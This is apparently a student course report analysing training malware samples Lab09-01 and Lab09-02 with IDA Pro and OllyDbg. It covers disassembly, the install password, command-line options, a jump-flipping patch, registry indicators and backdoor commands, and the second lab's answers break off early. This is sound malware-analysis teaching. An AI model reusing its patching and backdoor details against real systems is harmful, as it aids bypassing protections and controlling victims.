

Assignment 5 Report

Group Name: Aw, Snap!

Group Members: Weijia Sun, Xinyu Lyu, Mengmei Ye


Lab09-01

Analyze the malware found in the file Lab09-01.exe using IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.

Questions

1. How can you get this malware to install itself?

In the main function, you can see the text in edx, it pushes the text to sub402510.




Inside the sub_402510 it compares the first character with 97 which is the ASCII code of 'a'. After this, it add the code up to 100 to get the password which is abcd.

What's more, the program still needs more parameters to run itself. '-in' might be the command of install. When type in the install command, you should take it with the password.

```
NUL
; Attributes: bp-based frame
sub_402510 proc near
var_4= byte ptr -4
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
push    ecx
push    edi
mov     edi, [ebp+arg_0]
or      ecx, 0FFFFFFFh
xor     eax, eax
repne scasb
not    ecx
add    ecx, 0FFFFFFFh
cmp    ecx, 4
jz     short loc_40252D
```

```
NUL
loc_40252D:
mov    eax, [ebp+8]
mov    cl, [eax]
mov    [ebp-4], cl
movsx edx, byte ptr [ebp-4]
cmp    edx, 97
jz     short loc_402542
```




2. What are the command-line options for this program? What is the password requirement?

There are 4 kinds of command line options for this program, which are:


- in; install
- re; uninstall
- cc; parse registry and prints it out
- c; set Registry

As we mentioned in the first question, the password is abcd which can be derived from sub_402510.



3. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

The password input locate in the following place. Use OllyDbg on the line.



* OllyDbg - Lab09-01.exe - [CPU - main thread, module Lab09-01]

File View Debug Plugins Options Window Help

L E M T W H C / K B R ..


```

00402AF0  $ 55      PUSH EBP
00402AF1  . 8BEC    MOV EBP,ESP
00402AF3  . B8 2C180000 MOV EAX,182C
00402AF8  . E8 B3030000 CALL Lab09-01.00402EB0
00402AFD  . 837D 08 01 CMP DWORD PTR SS:[EBP+8],1
00402B01  v 74 1A    JE SHORT Lab09-01.00402B10
00402B03  . E8 F8E4FFFF CALL Lab09-01.00401000
00402B08  . 85C0    TEST EAX,EAX
00402B0A  . v 74 07    JE SHORT Lab09-01.00402B13
00402B0C  . E8 4FF8FFFF CALL Lab09-01.00402360
00402B11  . v EB 05    JMP SHORT Lab09-01.00402B18
00402B13  > E8 F8F8FFFF CALL Lab09-01.00402410
00402B18  > E9 59020000 JMP Lab09-01.00402D76
00402B1D  > 8B45 08    MOV EAX,DWORD PTR SS:[EBP+8]
00402B20  . 8B4D 0C    MOV ECX,DWORD PTR SS:[EBP+C]
00402B23  . 8B5481 FC  MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27  . 8955 FC    MOV DWORD PTR SS:[EBP-4],EDX
00402B2A  . 8B45 FC    MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D  . 50        PUSH EAX
00402B2E  . E8 DDF9FFFF CALL Lab09-01.00402510
00402B33  . 83C4 04    ADD ESP,4
00402B36  . 85C0    TEST EAX,EAX
00402B38  . v 75 05    JNZ SHORT Lab09-01.00402B3F
00402B3A  . E8 D1F8FFFF CALL Lab09-01.00402410
00402B3F  > 8B4D 0C    MOV ECX,DWORD PTR SS:[EBP+C]

```

Arg1
Lab09-01.00402510


Then, we need to pass the first detection which locates in 00402B01. Modify the text from JNZ to JZ. At last, the program is lead to 00402B38. We do the same change for this code. For now, save the change, and the program doesn't require command line to install



4. What are the host-based indicators of this malware?

After analysis with IDA Pro in the previous questions, we noticed that the program would call register creating and modifying the functions.

In order to verify this, we check the regshot, process monitor. The malware adds 6 changes to the register and installed a service named Lab09-01 Manager Service after running install command. The result is as follows



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
7:11:41.5621351 PM	Lab09-01.exe	796	RegCloseKey	HKEY_CURRENT_USER	SUCCESS	
7:11:41.5629033 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS	CreationTime: 4/14...
7:11:41.5631240 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS	CreationTime: 4/14...
7:11:41.5632034 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\uxtheme.dll	SUCCESS	CreationTime: 4/14...
7:11:41.5632627 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	CreationTime: 10/1...
7:11:41.5633380 PM	Lab09-01.exe	796	CreateFile	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	Desired Access: E...
7:11:41.5633813 PM	Lab09-01.exe	796	CreateFileMapping	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	SyncType: SyncTy...
7:11:41.5633863 PM	Lab09-01.exe	796	QueryStandardHandle	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	AllocationSize: 303...
7:11:41.5634503 PM	Lab09-01.exe	796	CreateFileMapping	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	SyncType: SyncTy...
7:11:41.5635042 PM	Lab09-01.exe	796	CloseFile	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	CreationTime: 10/1...
7:11:41.5635531 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	Desired Access: E...
7:11:41.5636478 PM	Lab09-01.exe	796	CreateFile	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	SyncType: SyncTy...
7:11:41.5636903 PM	Lab09-01.exe	796	CreateFileMapping	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	SyncType: SyncTy...
7:11:41.5637076 PM	Lab09-01.exe	796	CreateFileMapping	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	SyncType: SyncTy...
7:11:41.5637545 PM	Lab09-01.exe	796	CloseFile	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	
7:11:41.5638210 PM	Lab09-01.exe	796	Load Image	C:\WINDOWS\system32\MSCTF.dll	SUCCESS	Image Base: 0x747...
7:11:41.5638625 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT...	NAME NOT FOUND	Desired Access: R...
7:11:41.5640618 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\vrndl.dll	SUCCESS	CreationTime: 12/9...
7:11:41.5641468 PM	Lab09-01.exe	796	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS	CreationTime: 4/14...
7:11:41.5642300 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Paged...	NAME NOT FOUND	Desired Access: R...
7:11:41.5642401 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc	SUCCESS	Desired Access: R...
7:11:41.5642524 PM	Lab09-01.exe	796	RegQueryValue	HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Ma...	NAME NOT FOUND	Length: 144
7:11:41.5642663 PM	Lab09-01.exe	796	RegCloseKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc	SUCCESS	
7:11:41.5642711 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Windows NT...	NAME NOT FOUND	Desired Access: R...
7:11:41.5642934 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Win...	NAME NOT FOUND	Desired Access: R...
7:11:41.5643225 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
7:11:41.5643376 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: R...
7:11:41.5643485 PM	Lab09-01.exe	796	RegQueryValue	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contr...	SUCCESS	Type: REG_SZ, Le...
7:11:41.5643619 PM	Lab09-01.exe	796	RegCloseKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contr...	SUCCESS	
7:11:41.5643708 PM	Lab09-01.exe	796	RegCloseKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Contr...	SUCCESS	
7:11:41.5647435 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\CTF\Co...	NAME NOT FOUND	Desired Access: R...
7:11:41.5647541 PM	Lab09-01.exe	796	RegOpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\CTF\Sys...	SUCCESS	Desired Access: R...
7:11:41.5647653 PM	Lab09-01.exe	796	RegQueryValue	HKEY_LOCAL_MACHINE\Software\Microsoft\CTF\Sys...	SUCCESS	Type: REG_DWORD...
7:11:41.5647787 PM	Lab09-01.exe	796	RegCloseKey	HKEY_LOCAL_MACHINE\Software\Microsoft\CTF\Sys...	SUCCESS	
7:11:41.5648508 PM	Lab09-01.exe	796	RegOpenKey	HKEY_CURRENT_USER\Keyboard Layout\Toggle	SUCCESS	Desired Access: M...
7:11:41.5648650 PM	Lab09-01.exe	796	RegOpenKey	HKEY_CURRENT_USER\Keyboard Layout\Toggle	SUCCESS	Desired Access: R...

Showing 10,028 of 134,751 events (7.4%) Backed by virtual memory


Keys added: 6

HKLM\SOFTWARE\Microsoft
 HKLM\SOFTWARE\Microsoft\xPS
 HKLM\SYSTEM\ControlSet001\services\Lab09-01
 HKLM\SYSTEM\ControlSet001\services\Lab09-01\Security
 HKLM\SYSTEM\CurrentControlSet\services\Lab09-01
 HKLM\SYSTEM\CurrentControlSet\services\Lab09-01\security

Registry Editor

File Edit View Favorites Help

		Name	Type	Data
	+ IpFilterDriver	(Default)	REG_SZ	(value not set)
	+ IpInIp	Security	REG_BINARY	01 00 14 80 90 00 00 00 9c 00 00 00 14 00 00 00 30 00 00 00 02 ...



5. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry "HKLM\SOFTWARE\Microsoft\XPS\Configuration" and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

```

loc_40200C: ; "SLEEP"
    nov     edi, offset Str2
    or      ecx, 0FFFFFFFh
    xor     eax, eax
    repne  scasb
    not    ecx
    add    ecx, 0FFFFFFFh
    push   ecx           ; MaxCount
    push   offset Str2  ; "SLEEP"
    lea    ecx, [ebp+Str1]
    push   ecx           ; Str1
    call   _strcmp
    add    esp, 0Ch
    test   eax, eax
    jnz    short loc_402002

loc_402002: ; "UPLOAD"
    mov    edi, offset aUpload
    or     ecx, 0FFFFFFFh
    xor    eax, eax
    repne scasb
    not    ecx
    add    ecx, 0FFFFFFFh
    push   ecx           ; MaxCount
    push   offset aUpload ; "UPLOAD"
    lea    edx, [ebp+Str1]
    push   edx           ; Str1
    call   _strcmp
    add    esp, 0Ch
    test   eax, eax
    jnz    loc_402186

loc_402186: ; "DOWNLOAD"
    mov    edi, offset aDownload
    or     ecx, 0FFFFFFFh
    xor    eax, eax
    repne scasb
    not    ecx
    add    ecx, 0FFFFFFFh
    push   ecx           ; MaxCount
    push   offset aDownload ; "DOWNLOAD"
    lea    edx, [ebp+Str1]
    push   edx           ; Str1
    call   _strcmp
    add    esp, 0Ch
    test   eax, eax
    jnz    loc_402238

```

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command

6. Are there any useful network-based signatures for this malware?

After analyzing the malware, we found that the malware is trying to connect to

<https://practicalmalwareanalysis.com/>

Id.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	CadmusCo_3e:cf:05	Broadcast	ARP	42	who has 10.0.2.2? Tell 10.0.2.15
2	0.000325000	Realtaku_12:35:02	CadmusCo_3e:cf:05	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
3	0.00032900 10.0.2.15	192.168.1.1	DNS	99	Standard query 0x1aa A http://www.practicalmalwareanalysis.com	
4	0.09001400	192.168.1.1	10.0.2.15	DNS	145	Standard query response 0x1aa CNAME practicalmalwareanalysis.com A 192.0.78.24 A 192.0.78.25
5	0.09328600 10.0.2.15	192.0.78.24	TCP	62	nsntp > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1	
6	0.10278300 192.0.78.24	10.0.2.15	TCP	60	http > nsntp [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460	
7	0.10281600 10.0.2.15	192.0.78.24	TCP	54	nsntp > http [ACK] Seq=1 Ack=1 Win=64240 Len=0	
8	0.10297800 10.0.2.15	192.0.78.24	HTTP	84	GET /3w4_7y5 HTTP/1.0	
9	0.10323300 192.0.78.24	10.0.2.15	TCP	60	http > nsntp [ACK] Seq=1 Ack=31 Win=65535 Len=0	
10	0.11116900 192.0.78.24	10.0.2.15	HTTP	1473	HTTP/1.1 400 Bad Request (text/html)	
11	0.11119300 192.0.78.24	10.0.2.15	TCP	60	http > nsntp [FIN, ACK] Seq=1420 Ack=31 Win=65535 Len=0	
12	0.11121400 10.0.2.15	192.0.78.24	TCP	54	nsntp > http [ACK] Seq=31 Ack=1421 Win=62821 Len=0	
13	0.11176400 10.0.2.15	192.0.78.24	TCP	54	nsntp > http [FIN, ACK] Seq=31 Ack=1421 Win=62821 Len=0	
14	0.11202300 192.0.78.24	10.0.2.15	TCP	60	http > nsntp [ACK] Seq=1421 Ack=32 Win=65535 Len=0	

Lab09-02

Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

Questions

1. What strings do you see statically in the binary?

We see some alert messages and text notifications as follows:

Address	Length	T...	String
"..." .rdata:0040...	0000000F	C	runtime error
"..." .rdata:0040...	0000000E	C	TLOSS error\r\n
"..." .rdata:0040...	0000000D	C	SING error\r\n
"..." .rdata:0040...	0000000F	C	DOMAIN error\r\n
"..." .rdata:0040...	00000025	C	R6028\r\n- unable to initialize heap\r\n
"..." .rdata:0040...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
